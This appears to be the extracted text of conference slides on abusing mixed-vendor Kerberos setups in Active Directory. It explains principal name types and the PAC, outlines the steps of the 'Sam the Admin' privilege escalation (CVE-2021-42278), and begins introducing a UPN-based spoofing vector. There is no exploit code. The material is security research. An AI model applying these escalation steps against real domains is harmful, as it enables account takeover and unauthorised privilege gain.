





A BROKEN MARRIAGE

ABUSING MIXED VENDOR KERBEROS
STACKS

whoami


Ceri Coburn (@_EthicalChaos_)

- Software developer for 18 years within the DRM and security solutions space
- Joined Pen Test Partners in August 2019
- Dedicated to Red Teaming and offensive security tooling for the last 2 years
- Author of several tools released to the community including BOF.NET, SweetPotato and SharpBlock
- Member of the Rubeus maintainer team




What we will cover?

- Introduction
 - Kerberos 101
 - Active Directory Specifics
- Previous Attacks
 - Sam the Admin (CVE-2021-42282, CVE-2021-42278 and CVE-2021-42291)
- A New Spoofing Vector
- Tool introduction and demo
- What can be done?



What is Kerberos?

- Kerberos is an authentication protocol used by both Windows and *nix based operating systems
- Machines are joined to a common realm to facilitate mutual authentication of principals within the realm
- Principals are identified based on a name and principal type
- Kerberos specification only deals with authentication, NOT authorisation.
- Windows and *nix hosts can be joined to the same realm



What is Kerberos?

What is a Kerberos PrincipalName?

```
PrincipalName ::= SEQUENCE {  
    name-type      [0] Int32,  
    name-string    [1] SEQUENCE OF KerberosString  
}
```


- john.doe
- john.doe@domain.com
- CN=John Doe, OU=Users, DC=domain, DC=com
- HOST/server.domain.com

KRB_NT_UNKNOWN	0	Name type not known
KRB_NT_PRINCIPAL	1	Just the name of the principal as in DCE, or for users
KRB_NT_SRV_INST	2	Service and other unique instance (krbtgt)
KRB_NT_SRV_HST	3	Service with host name as instance (telnet, rcommands)
KRB_NT_SRV_XHST	4	Service with host as remaining components
KRB_NT_UID	5	Unique ID
KRB_NT_X500_PRINCIPAL	6	Encoded X.509 Distinguished name [RFC2253]
KRB_NT_SMTP_NAME	7	Name in form of SMTP email name (e.g., user@example.com)
KRB_NT_ENTERPRISE	10	Enterprise name; may be mapped to principal name




Active Directory

- During Kerberos authentication, AD uses a complex user search algorithm based on multiple LDAP attributes
- Authorisation decisions are always made from the embedded Privilege Attribute Certificate (PAC) inside the ticket when connecting to a specific service
- Principal name collisions can occur
- This has led to previous privilege escalation vulnerabilities



Principal Search in AD



- A Kerberos principal is composed of name-type and name-string (user, computer, SPN, etc...)
- Kerberos principal search can be given a hint via **name-type**
- This changes the priority of which fields in AD are searched first
- The name-string is also mutated to search for machine accounts by appending the '\$' character

Active Directory Authorisation

KERBEROS TICKET

crealm: ad.ginge.com
cname: john.doe, KRB_NT_PRINCIPAL
sname: HOST/linux.ad.ginge.com, KRB_NT_SRV_HST
starttime: 14:00 - 10th August 2023
endtime: 14:00 - 12th August 2023
authorizationdata:

AUTHORIZATION DATA (Optional)

PAC-INFO-BUFFERS

KERB_VALIDATION_INFO

EffectiveName: john.doe
UserId: 1111
PrimaryGroupId: 513
LogonDomainId: S-1-5-21-1003644063-402998240-3342588708
GroupIds: [1147, 1148]

...

...

...

Lots of other crap


...

...

- When a ticket is presented to a Windows based service, the PAC is mandatory
- If the PAC is missing, an anonymous logon occurs
- The user principal and unique SID is extracted from the PAC
- The outer Kerberos cname field is not used
- So what happened with Sam the Admin (CVE-2021-42278)?




Sam the Admin (CVE-2021-42278)



- Attacker creates a machine account minus \$ ending, spoofing another machine
- Request TGT from DC without a PAC
- Rename account to something else
- Request ST from DC with TGT
- Due to missing PAC, new one is inserted using Kerberos cname as the search criteria

Principal Search in AD



- A Kerberos principal is composed of name-type and name-string (user, computer, SPN, etc...)
- Kerberos principal search can be given a hint via **name-type**
- This changes the priority of which fields in AD are searched first
- The name-string is also mutated to search for machine account by appending the '\$' character

Sam the Admin Fix

- DC's no longer allow a PACless TGT
- Computer sAMAccountName fields must end with \$
- Computer object types in AD must either have Workstation or Server trust account flags set in UAC
- But... you can still request a PACless ST



A New Spoofing Vector


- The **userPrincipalName** or UPN attribute is an alternative principal name that can be used for authentication

User Principal Name

User principal name (UPN) format is used to specify an Internet-style name, such as `UserName@Example.Microsoft.com`. The following table summarizes the parts of a UPN.

Part	Example
User account name. Also known as the logon name.	<code>UserName</code>
Separator. A character literal, the at sign (@).	<code>@</code>
UPN suffix. Also known as the domain name.	<code>Example.Microsoft.com</code>

- Write “Public Information” or “Generic Write” needed to modify
- Duplicated UPN’s not allowed, so how can we spoof?



